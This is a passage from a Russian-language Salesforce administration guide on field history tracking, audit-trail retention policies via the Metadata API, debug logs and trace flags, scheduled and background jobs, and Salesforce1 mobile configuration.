   - Поля решений «Заголовок основного решения» и «Сведения об основном решении»; данные поля отображаются только для переведенных решений, если организация поддерживает многоязычные решения.

5. Нажмите кнопку **«Сохранить»**.

   Отслеживание журнала запускается системой Salesforce незамедлительно. Изменения, внесенные ранее, не отслеживаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- Настройка приложения

СМ. ТАКЖЕ:

Отслеживание журнала поля

Отслеживание журнала поля для настраиваемых объектов

Включение отслеживания журнала поля для настраиваемых объектов выполняется в разделе параметров управления объекта.

1. В параметрах управления настраиваемого объекта выберите пункт **«Правка»**.
2. Установите флажок «Отслеживать журнал поля».

   Совет: При включении функции отслеживания для объекта убедитесь, что макеты страниц содержат связанный список объекта «Журнал».

3. Сохраните внесенные изменения.
4. Щелкните «Настроить отслеживание журналов» в разделе «Настраиваемые поля и взаимосвязи».

   Данный раздел позволяет настраивать журнал настраиваемого объекта для стандартных и настраиваемых полей.

5. Выберите нужные поля.

   Разрешается выбирать не более 20 стандартных и настраиваемых полей для каждого объекта. Ниже перечислены поля, недоступные для отслеживания.

   - Поля формулы, сводного резюмирования и автонумерации
   - Поля «Создал» и «Последнее изменение сделано»

6. Нажмите кнопку **«Сохранить»**.

   Отслеживание журнала запускается системой Salesforce незамедлительно. Изменения, внесенные ранее, не отслеживаются.

СМ. ТАКЖЕ:

Отслеживание журнала поля

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- Настройка приложения

Отключение отслеживание журнала поля

Отключение отслеживания журнала поля выполняется в разделе параметров управления объекта.

Прим.: Если код Apex ссылается на поле объекта, то функция отслеживания журнала поля для этого объекта не может быть отключена.

1. В разделе настроек управления для объекта, для журнала полей которого требуется прекратить отслеживание, перейдите в раздел «Поля».
2. Нажмите кнопку «Настроить отслеживание журналов».
3. Снимите флажок **«Включить журнал»** для выбранного объекта (например, флажок **«Включить журнал организации»**, **«Включить журнал контакта»**, **«Включить журнал интереса»** или **«Включить журнал возможности»**).

   Связанный список «Журнал» будет автоматически удален из макетов страниц связанного объекта.

   Отключение функции отслеживания журнала поля для стандартного объекта не влияет на возможность составления отчетов по сохраненным ранее данным журнала. Выключение функции отслеживания журнала поля для настраиваемого объекта блокирует возможность составления отчетов по журналу поля.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Отслеживание журнала поля

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- Настройка приложения

Контрольный журнал поля

Функция «Контрольный журнал поля» позволяет задавать политику для сохранения архивных данных журнала поля не более 10 лет, независимо от функции отслеживания журнала поля. Данная функция гарантирует соответствие нормативным правилам отрасли в отношении возможности аудита и хранения данных.

Чтобы определить политику сохранения для журнала поля, воспользуйтесь интерфейсом Metadata API от компании Salesforce. Чтобы получить доступ к архивным данным, воспользуйтесь интерфейсами REST API, SOAP API и Tooling API. Дополнительную информацию о включении функции «Контрольный журнал поля» можно получить у представителя Salesforce.

Журнал поля копируется из связанного списка «Журнал» в объект `FieldHistoryArchive`, а затем удаляется из связанного списка «Журнал». Определите один объект `HistoryRetentionPolicy` для связанных списков «Журнал» (например, «Журнал организации»), чтобы настроить политики сохранения «Контрольный журнал поля» для архивируемых объектов. Затем разверните объект посредством интерфейса Metadata API. Политики сохранения объекта можно обновлять по мере необходимости.

Политики сохранения журнала поля можно назначать для следующих объектов.

- Организации
- Обращения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политики сохранения журнала поля:

- «Сохранение журнала поля»

- Контакты
- Интересы
- Возможности
- Активы
- Права
- Сервисные контракты
- Элементы строки контракта
- Решения
- Продукты
- Прайс-листы
- Настраиваемые объекты, которые поддерживают отслеживание журнала поля

Прим.: Объект `HistoryRetentionPolicy` автоматически включается для перечисленных выше объектов при включении компонента «Контрольный журнал поля». По умолчанию данные архивируются по истечении 18 месяцев для производственной организации, для безопасной организации — по истечении 1 месяца. Все данные хранятся в архиве в течение 10 лет.

При необходимости добавьте политики сохранения журнала поля в управляемые и неуправляемые пакеты.

Ниже перечислены поля, недоступные для отслеживания.

- Поля формулы, сводного резюмирования и автонумерации
- Поля «Создано» и «Последнее изменение сделано»
- Поле возможностей «Ожидаемый доход»
- Поля решений «Заголовок основного решения» и «Сведения об основном решении»
- Поля подробного текста
- Поля со множественным выбором

После определения и развертывания политики «Контрольный журнал поля» данные производственной организации переносятся из связанных списков «Журнал» (например, «Журнал организации») в объект `FieldHistoryArchive`. Первая копия записывает журнал поля, заданный политикой, для архивирования хранилища, поэтому иногда занимает слишком много времени. Последующие копии переносят только последние изменения, поэтому занимают меньше времени. Запрос архивных данных может выполняться посредством ограниченного набора запросов SOQL.

Прим.: В течение некоторого времени после первоначального официального выпуска, автоматическое удаление данных из связанного списка «Журнал» может не выполняться, поэтому данные могут сохраняться как в объекте `FieldHistoryArchive`, так и в связанном списке «Журнал». Salesforce сохраняет за собой право на удаление архивных данных из связанного списка «Журнал» согласно определяемой клиентом политике в будущих выпусках.

Прим.: Если в вашей организации включен «Контрольный журнал поля», то архивированные ранее данные не шифруются, если впоследствии будет включено шифрование платформы. Например, в вашей организации с помощью функции «Контрольный журнал поля» определяют политику хранения данных журнала для такого поля учетной записи как поле номера телефона. После включения шифрования платформы вы включаете шифрование для этого поля и данные телефонных номеров в учетной записи будут шифроваться. Новые записи телефонных номеров будут шифроваться при создании. Кроме того, будут шифроваться прежние обновления в поле телефонного номера, которые хранятся в связанном списке, соответствующем журналу учетной записи. Однако данные журнала телефонных номеров, уже архивированные в объекте `FieldHistoryArchive`, по-прежнему будут храниться без шифрования. Если вашей организации требуется зашифровать архивированные ранее данные, свяжитесь с Salesforce. Мы зашифруем и переархивируем архивные данные сохраненных полей, затем удалим незашифрованный архив.

Примеры

СМ. ТАКЖЕ:

Руководство разработчика SOAP API: FieldHistoryArchive

Руководство разработчика Metadata API: HistoryRetentionPolicy

Руководство ISVforce: общие сведения о пакетах

Справочное руководство по Force.com SOQL и SOSL: SOQL с архивными данными

Примеры

Настройка политики сохранения данных для журнала поля

Данный пример определяет порядок настройки политики сохранения данных журнала поля посредством Metadata API. Рекомендуем редактировать метаданные только при переопределении стандартных значений политики (18 месяцев для хранилища производственных организаций и 10 лет для хранилища архивов). Настройка политики сохранения данных инициирует создание и развертывание пакета метаданных. Пакет состоит из `ZIP`-файла, содержащего папку `objects`, внутри которой находится XML-файл, определяющий политику сохранения каждого объекта, и описания проекта, содержащего список объектов и используемую версию API.

Прим.: Первая копия записывает весь журнал поля, заданный политикой, для архивирования хранилища, поэтому может занять слишком много времени. Последующие копии переносят только последние изменения, поэтому занимают меньше времени.

1. Определите политику сохранения данных журнала поля для каждого объекта. Политика определяет количество месяцев для хранения журнала поля в системе Salesforce, а также количество лет для хранения журнала поля в архиве. Пример файла ниже определяет политику для архивирования объекта по истечении шести месяцев и хранения архивов в течение пяти лет.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
   <historyRetentionPolicy>
       <archiveAfterMonths>6</archiveAfterMonths>
       <archiveRetentionYears>5</archiveRetentionYears>
       <description>My field history retention</description>
   </historyRetentionPolicy>
   <fields>
       <fullName>AccountSource</fullName>
...
</CustomObject>
```

   Имя файла определяет объект, к которому должна применяться политика. Например, чтобы применить указанную выше политику к объекту «Организация», сохраните файл как `Account.object`. Данный алгоритм также действителен для текущих настраиваемых объектов, то есть имя файла содержит имя настраиваемого объекта. Например: `myObject__c.object`.

2. Создайте описание проекта, то есть XML-файл по имени `package.xml`. Пример файла ниже содержит список объектов, к которым должна применяться политика сохранения данных. Согласно данному файлу описания, папка objects должна содержать пять файлов: `Account.object`, `Case.object` и т. д.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
```

```
    <types>
        <members>Account</members>
        <members>Case</members>
        <members>Contact</members>
        <members>Lead</members>
        <members>Opportunity</members>
    </types>
    <version>32.0</version>
</Package>
```

3. Создайте ZIP-файл и разверните изменения в производственной среде посредством функции `deploy()`. Дополнительную информацию см. в Руководстве Metadata API.

   Прим.: Данная пробная версия не поддерживает развертывание из безопасной среды в производственную.

Готово! Политика сохранения журнала поля будет активирована согласно заданным временным промежуткам.

Одновременное создание настраиваемого объекта и настройка политики сохранения журнала поля

При необходимости воспользуйтесь Metadata API для одновременного создания настраиваемого объекта и настройки политики сохранения. Укажите минимальное количество обязательных полей при создании настраиваемого объекта. Пример XML-файла ниже позволяет создать объект и настроить политику сохранения журнала поля.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
    <deploymentStatus>Deployed</deploymentStatus>
    <enableHistory>true</enableHistory>
    <description>just a test object with one field for eclipse ide testing</description>
    <historyRetentionPolicy>
        <archiveAfterMonths>3</archiveAfterMonths>
        <archiveRetentionYears>10</archiveRetentionYears>
        <gracePeriodDays>1</gracePeriodDays>
        <description>Transaction Line History</description>
    </historyRetentionPolicy>
    <fields>
        <fullName>Comments__c</fullName>
        <description>add your comments about this object here</description>
       <inlineHelpText>This field contains comments made about this object</inlineHelpText>

        <label>Comments</label>
        <length>32000</length>
        <trackHistory>true</trackHistory>
        <type>LongTextArea</type>
        <visibleLines>30</visibleLines>
    </fields>
    <label>MyFirstObject</label>
    <nameField>
        <label>MyFirstObject Name</label>
        <type>Text</type>
    </nameField>
    <pluralLabel>MyFirstObjects</pluralLabel>
    <sharingModel>ReadWrite</sharingModel>
</CustomObject>
```

Задайте параметру `trackHistory` значение `true` для полей, подлежащих отслеживанию, и значение `false` для других полей.

Обновление политики сохранения данных для журнала поля

Если политика сохранения данных для журнала поля объекта уже определена, обновление может выполняться посредством внесения нового значения параметра `HistoryRetentionPolicy` в метаданные объекта. При развертывании измененных метаданных старая политика будет переписана.

Прим.: Чтобы узнать, какую политику сохранения данных для журнала поля использует объект, получите метаданные посредством Metadata API и найдите значение параметра `HistoryRetentionPolicy`.

Запрос архивных данных

При необходимости извлеките архивные данные путем выполнения запросов SOQL для объекта `FieldHistoryArchive`. При необходимости выполните фильтрацию по полям `FieldHistoryType`, `ParentId` и `CreatedDate` (при условии использования аналогичного порядка). Например:

```
SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValue FROM FieldHistoryArchive
 WHERE FieldHistoryType = 'Account' AND ParentId='906F000000
```

СМ. ТАКЖЕ:

Руководство разработчика Metadata API: deploy()

Руководство разработчика Metadata API: CustomObject

Справочное руководство по Force.com SOQL и SOSL: SOQL с архивными данными

Отслеживание журналов отладки

Установите флаги отслеживания ведения журнала для пользователей, классов Apex и триггеров Apex на консоли разработчика или в меню «Настройка». Отслеживайте записи в журналах для выявления проблем в организации.

Вы можете сохранять журналы отладки и управлять ими для конкретных пользователей, включая вас самих, а также классов и триггеров. Установка флагов трассировки для классов или триггеров не инициирует создание или сохранение журналов. Флаги трассировки по классу и триггеру переопределяют другие уровни ведения журнала, в том числе уровни журнала, определенные флагами трассировки по пользователю, но не инициируют ведение журнала. Если функция ведения журнала включена во время выполнения время классов или триггеров, журналы создаются во время выполнения.

Настройка функции ведения журналов отладки

Чтобы активировать журналы отладки для пользователей, классов Apex и триггеров Apex, настройте флаги трассировки и задайте уровни отладки на консоли разработчика или в меню «Настройка». Каждый флаг трассировки содержит уровень отладки, время начала, время окончания и тип журнала. Тип журнала флага трассировки задает объект, который вы отслеживаете.

Просмотр журналов отладки

Журнал отладки содержит сведения о каждой транзакции (например, была ли она успешной и сколько времени заняла). В зависимости от фильтров, установленных флагами трассировки, журнал может содержать разные уровни сведений о транзакции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Developer Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Пользовательский интерфейс Salesforce и службы эл. почты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, сохранения и удаления журналов отладки:

- Управление пользователями

Настройка функции ведения журналов отладки

Чтобы активировать журналы отладки для пользователей, классов Apex и триггеров Apex, настройте флаги трассировки и задайте уровни отладки на консоли разработчика или в меню «Настройка». Каждый флаг трассировки содержит уровень отладки, время начала, время окончания и тип журнала. Тип журнала флага трассировки задает объект, который вы отслеживаете.

Вы можете сохранять журналы отладки и управлять ими для конкретных пользователей, включая вас самих, а также классов и триггеров. Установка флагов трассировки для классов или триггеров не инициирует создание или сохранение журналов. Флаги трассировки по классу и триггеру переопределяют другие уровни ведения журнала, в том числе уровни журнала, определенные флагами трассировки по пользователю, но не инициируют ведение журнала. Если функция ведения журнала включена во время выполнения время классов или триггеров, журналы создаются во время выполнения.

Ниже перечислены ограничения, действующие для журналов отладки.

- Размер каждого журнала отладки должен быть не более 2 МБ. Журналы отладки размером более 2 Мб усекаются путем удаления первых строк журнала (например, строки журнала для первых операторов `System.debug`). Строки журнала могут быть удалены из любой области (не только из начала журнала отладки).
- Каждая организация может хранить журналы отладки общим размером не более 50 Мб. При достижении данного ограничения самые старые журналы отладки перезаписываются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, сохранения и удаления журналов отладки:

- Управление пользователями


Настройка флагов трассировки с помощью Консоли разработчика

Чтобы настроить флаги трассировки и уровни отладки с помощью Консоли разработчика, щелкните **«Отладка»** > **«Изменить уровни журнала»**. Затем завершите эти действия.

- Чтобы создать флаг трассировки, щелкните **«Добавить»**.
- Чтобы отредактировать продолжительность существующего флага трассировки, щелкните дважды его время начала и окончания.
- Чтобы изменить уровень отладки флага трассировки, щелкните **«Добавить/изменить»** в столбце «Действие уровня отладки». Затем можно будет изменить имеющиеся уровни отладки, создать или удалить уровень отладки и назначить уровень отладки флагу трассировки. При удалении уровня отладки удаляются все флаги трассировки, которые его используют.

Создание флагов трассировки в разделе «Настройка»

1. Введите строку *«Журналы отладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журналы отладки»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите сущность для трассировки, период времени для сбора событий и уровень отладки. Уровень отладки — это набор уровней отладки для категорий журналов отладки: база данных, бизнес-правила, проверка и т. д. Можно повторно использовать уровни отладки для флагов трассировки.




Просмотр, редактирование и удаление флагов трассировки в разделе настроек

Для управления флагами трассировки в разделе «Настройка» выполните следующие действия.

1. Откройте соответствующую страницу настройки.
   - Для флагов трассировки на основе пользователей введите *«Журналы отладки»* в поле «Быстрый поиск», затем нажмите **«Журналы отладки»**.
   - Для флагов трассировки на основе классов введите *«Классы Apex»* в поиске «Быстрый поиск», щелкните **«Классы Apex»**, щелкните имя класса, затем щелкните **«Флаги трассировки»**.
   - Для флагов трассировки на основе триггеров введите *«Триггеры Apex»* в поиске «Быстрый поиск», щелкните **«Триггеры Apex»**, щелкните имя класса, затем щелкните **«Флаги трассировки»**.
2. На странице «Настройка» выберите вариант из столбца «Действие».
   - Чтобы удалить флаг трассировки, щелкните **«Удалить»**.
   - Чтобы изменить флаг трассировки, щелкните **«Изменить»**.
   - Чтобы изменить уровень отладки флага трассировки, щелкните **«Фильтры»**.
   - Чтобы создать уровень отладки, нажмите **Редактировать**, затем **Создать уровень отладки**.

Конфигурация уровней отладки в разделе настройки

Для управления уровнями отладки в разделе настроек введите строку *Журналы отладки* в поле Быстрый поиск меню «Настройка» и выберите пункт **Журналы отладки**. Чтобы отредактировать или удалить уровень отладки, выберите вариант в столбце «Действие». Чтобы создать уровень отладки, нажмите **Создать**.



Сбор журналов отладки для пользователей-гостей

Ваши обычные пользователи создают огромные объемы событий, которые могут быстро заполнить все пространство в журналах отладки. Поэтому собираются журналы для посетителей сайта, которые используют вашу лицензию пользователя-гостя только в случае, если у обозревателя публичного пользователя есть специальный файл cookie. Ведение журналов асинхронных действие публичных пользователей недоступно, потому что асинхронные запросы не включают файлы cookie обозревателя.

Для включения журнала асинхронных действий пользователя-гостя сделайте следующее.

1. Попросите пользователя создать файл cookie обозревателя с доменом `.force.com`, именем `debug_logs` и любым значением. (Если вы используете настраиваемый домен, попросите пользователя создать файл cookie для вашего домена, а не для `.force.com`.) За информацией по созданию файлов cookie обращайтесь к документации по обозревателю. Для добавления файлов cookie вашему пользователю может потребоваться дополнительный модуль обозревателя или дополнение для веб-разработок.
   - Чтобы создать файл cookie для запросов API в коде Java, используйте класс `URLConnection` и задайте значение cookie следующим образом.
     - Код, если используется домен `.force.com`:

       ```
       URL url = new URL("http://yourSite.force.com/");
       URLConnection con = url.openConnection();
       con.setDoOutput(true);
       con.setRequestProperty("Cookie", "debug_logs=debug_logs,domain=.force.com");
       con.setRequestProperty("Content-Type", "text/plain; charset=utf-8");
       con.connect();
       ```

     - Код, если вы используете настраиваемый домен (например, `yourCustomDomain.com`):

       ```
       URL url = new URL("http://yourCustomDomain.com/");
       URLConnection con = url.openConnection();
       con.setDoOutput(true);
       con.setRequestProperty("Cookie", "debug_logs=debug_logs,domain=.force.com");
       con.setRequestProperty("Content-Type", "text/plain; charset=utf-8");
       con.connect();
       ```

   - Создание файла cookie обозревателя в Google Chrome™.
     a. Перейдите на свой сайт.
     b. Откройте консоль Chrome DevTools, нажав Ctrl + Shift + J (или Cmd + Opt + J на macOS).
     c. Выполните команду создания файла cookie.

- Команда в случае использования домена `.force.com`:

```
document.cookie="debug_logs=debug_logs;domain=.force.com";
```

- Команда, если вы используете настраиваемый домен (например, `yourCustomDomain.com`):

```
document.cookie="debug_logs=debug_logs;domain=yourCustomDomain.com";
```

- Для создания файлов cookie обозревателя в других браузерах используйте дополнительный модуль или расширение.

2. Найдите имя пользователя-гостя.
   a. В меню «Настройка» введите строку *«Сайты»* в поле «Быстрый поиск» и выберите пункт **«Сайты»**.
   b. Выберите свой сайт в столбце «Метка сайта».
   c. Выберите **«Параметры общего доступа»** > **«Просмотр пользователей»**.
3. Установите флаг трассировки по пользователю для пользователя-гостя.
   a. Введите строку *«Журналы отладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журналы отладки»**.
   b. Нажмите кнопку **«Создать»**.
   c. Задайте тип отслеживаемого объекта **«Пользователь»**.
   d. Откройте просмотр поля «Имя отслеживаемого объекта» и там найдите и выберите своего пользователя-гостя.
   e. Назначьте уровень отладки флагу трассировки.
   f. Нажмите кнопку **«Сохранить»**.

Совет: Журналы отладки используются для оперативного устранения неполадок. Для записи трафика на сайте используйте мониторинг событий. Подробнее см. в разделе «Сайты» *«Руководства разработчика SOAP API»*:EventLogFile.

СМ. ТАКЖЕ:

Отслеживание журналов отладки

Просмотр журналов отладки

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования консоли разработчика:	Просмотр всех данных
Для выполнения анонимного Apex:	Автор Apex
Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса:	API включен
Для сохранения изменений в классах и триггерах Apex:	Автор Apex
Для сохранения изменений на страницах и в компонентах Visualforce:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Для сохранения изменений в ресурсах Lightning:	Настройка приложения

Журнал отладки содержит сведения о каждой транзакции (например, была ли она успешной и сколько времени заняла). В зависимости от фильтров, установленных флагами трассировки, журнал может содержать разные уровни сведений о транзакции.

Чтобы просмотреть журнал отладки, в меню «Настройка» введите *«Журналы отладки»* в поле «Быстрый поиск» и выберите **«Журналы отладки»**. Затем щелкните **«Просмотр»** рядом с журналом отладки, который хотите исследовать. Щелкните **«Загрузить»** для загрузки журнала отладки в виде XML-файла.

СМ. ТАКЖЕ:

Отслеживание журналов отладки

Отслеживание запланированных заданий

Страница «Все запланированные задания» содержит все отчетные снимки, запланированные задания Apex и панели мониторинга, запланированные для обновления.

Чтобы открыть эту страницу, введите строку *«Запланированные задания»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Запланированные задания»**. Действия, доступные пользователю для выполнения, определяются назначенными полномочиями.

- Чтобы удалить все экземпляры запланированного задания без возможности восстановления, щелкните ссылку **«Удал.»**.
- Просмотрите сведения о запланированном задании. Например:
  - Имя запланированного задания
  - Имя пользователя, отправившего запланированное задание
  - Дата и время первоначальной отправки запланированного задания
  - Дата и время начала запланированного задания
  - Дата и время следующего выполнения запланированного задания
  - Тип запланированного задания

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Отчетные снимки и панели мониторинга недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания запланированных заданий:

- Просмотр настройки и конфигурации

Отслеживание фоновых заданий

Отслеживание фоновых заданий в организации доступно только при использовании параллельного пересчета общего доступа.

Параллельный пересчет общего доступа позволяет более крупным организациям ускорить пересчет общего доступа для каждого объекта. Если количество записей, на которые оказывается влияние в результате вставки или обновления правила общего доступа на основе ответственного, меньше 25 000, пересчет выполняется синхронно и по его завершении не будет отправлено электронное уведомление. Операции вставки и обновления правила общего доступа на основе ответственного, которые оказывают влияние менее чем на 25 000 записей, не доступны на странице «Фоновые задания».

Чтобы просмотреть фоновые задания организации, в разделе настройки введите *«Фоновые задания»* в поле «Быстрый поиск», затем выберите пункт **«Фоновые задания»**.

Страница «Фоновые задания» содержит сведения о фоновых заданиях, включая примерный процент выполнения пересчета. Столбец **«Тип задания»** отображает выполняемое фоновое задание (например, «Обновление единого стандартного параметра»). Столбец **«Подтип задания»** отображает задействованный объект (например, «Организация» или «Возможность»).

Прим.: Фоновые задания могут отслеживаться только на данной странице. Чтобы отменить выполнение фонового задания, обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания фоновых заданий:

- Просмотр настройки и конфигурации

СМ. ТАКЖЕ:

Пересчет правил общего доступа

Асинхронный параллельный пересчет правил общего доступа

Предоставление пользователям возможности работы на мобильных устройствах

Несколько мобильных приложений компании Salesforce предоставляют вам и вашим пользователям удаленный доступ к рабочим данным.

Предоставление пользователям доступа к приложению Salesforce1

Мобильное приложение Salesforce1 позволяет пользователям эффективно работать, независимо от их местоположения.

Поддержка пользователей откуда угодно с помощью SalesforceA

SalesforceA — это мобильное приложение для администраторов Salesforce. Если администратор отсутствует на рабочем месте, он может использовать телефон или планшетный компьютер для выполнения важных задач администрирования (например, восстановления паролей, заморозки пользователей и просмотра текущего статуса системы).

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Приложение Salesforce Mobile Classic предоставляет участникам рабочих групп удаленный доступ к новейшим данным Salesforce на мобильных устройствах Android™ и iPhone®.

Просмотр сведений о зарегистрированном мобильном приложении активной доставки

Страница «Зарегистрированные мобильные приложения активной доставки» позволяет просматривать сведения о зарегистрированном приложении активной доставки любого пользователя для устранения общих неполадок.

Предоставление пользователям доступа к приложению Salesforce1

Мобильное приложение Salesforce1 позволяет пользователям эффективно работать, независимо от их местоположения.

Параметры настройки мобильного приложения Salesforce1

Ознакомьтесь с многочисленными опциями настройки мобильного приложения Salesforce1, позволяющими сделать его эффективным повседневным инструментом, соответствующим бизнес-потребностям пользователей.

Настройка мобильного приложения Salesforce1 посредством мастера Salesforce1

Мастер Salesforce1 позволяет быстро выполнять обязательную настройку для приложения Salesforce1. Приложение Salesforce1, настроенное посредством данного мастера, позволяет торговым представителям выполнять рабочие задачи прямо на мобильных устройствах.

Управление доступом к мобильному приложению Salesforce1

Система позволяет контролировать доступ организации к загружаемым приложениям Salesforce1 и мобильному веб-приложению Salesforce1.

Приложения Salesforce1 и диспетчера паролей

Для обеспечения надежной безопасности необходимо использовать длинные сложные пароли. Однако вводить длинные сложные пароли на небольших клавиатурах мобильных устройств неудобно, при этом часто совершаются ошибки. По сути, безопасность оборачивается трудностями в работе пользователей. А вот если в вашей организации используется система управления паролями, ваши пользователи Salesforce1 для iOS избавлены от неудобств. Версия 11.0 или более поздняя версия приложения Salesforce1 для iOS позволяет использовать приложение диспетчера паролей и упростить процесс входа в систему до нескольких касаний.

Меню навигации мобильного приложения Salesforce1

Данный раздел содержит сведения об элементах, которые могут отображаться в меню навигации приложения Salesforce1. При необходимости настройте меню навигации для организации.

Уведомления мобильного приложения Salesforce1

Уведомления позволяют предупреждать пользователей о некоторых событиях в системе Salesforce. Например, уведомления позволяют предупреждать пользователей о получении запроса на утверждение или упоминании имени пользователя в Chatter.

Работа с мобильным приложением Salesforce1 в автономном режиме

Работа пользователей мобильных устройств должна продолжаться и при отсутствии сетевого подключения. Если для приложения Salesforce1 включены функции кэширования и редактирования в автономном режиме, пользователи смогут продолжать работу во время проезда туннелей метро, в самолетах, при неустойчивом сигнале мобильной связи и в зданиях типа бункер. Автономный доступ возможен для загружаемых приложений Salesforce1. Бета-версия функции автономного редактирования требует наличия версии Salesforce1 10.0 для загружаемого приложения Android и Salesforce1 для загружаемого приложения iOS.

Включение страниц Visualforce для мобильного приложения Salesforce1

Можно использовать Visualforce для расширения возможностей приложения Salesforce1 и предоставления пользователям мобильных устройств доступа к необходимым функциям, независимо от их местонахождения. Прежде чем добавить страницу Visualforce в приложение Salesforce1, убедитесь, что данная страница доступна для мобильного использования, так как в противном случае с ней нельзя будет работать в мобильном приложении.

Фирменный стиль организации в мобильном приложении Salesforce1

Можно настраивать мобильное приложение Salesforce1 в соответствии с некоторыми аспектами фирменного стиля компании, чтобы приложение было легко узнаваемым для мобильных пользователей. Настраиваемый фирменный стиль отображается во всех приложениях Salesforce1.

Тестирование текущего состояния сети из загружаемого приложения Salesforce1

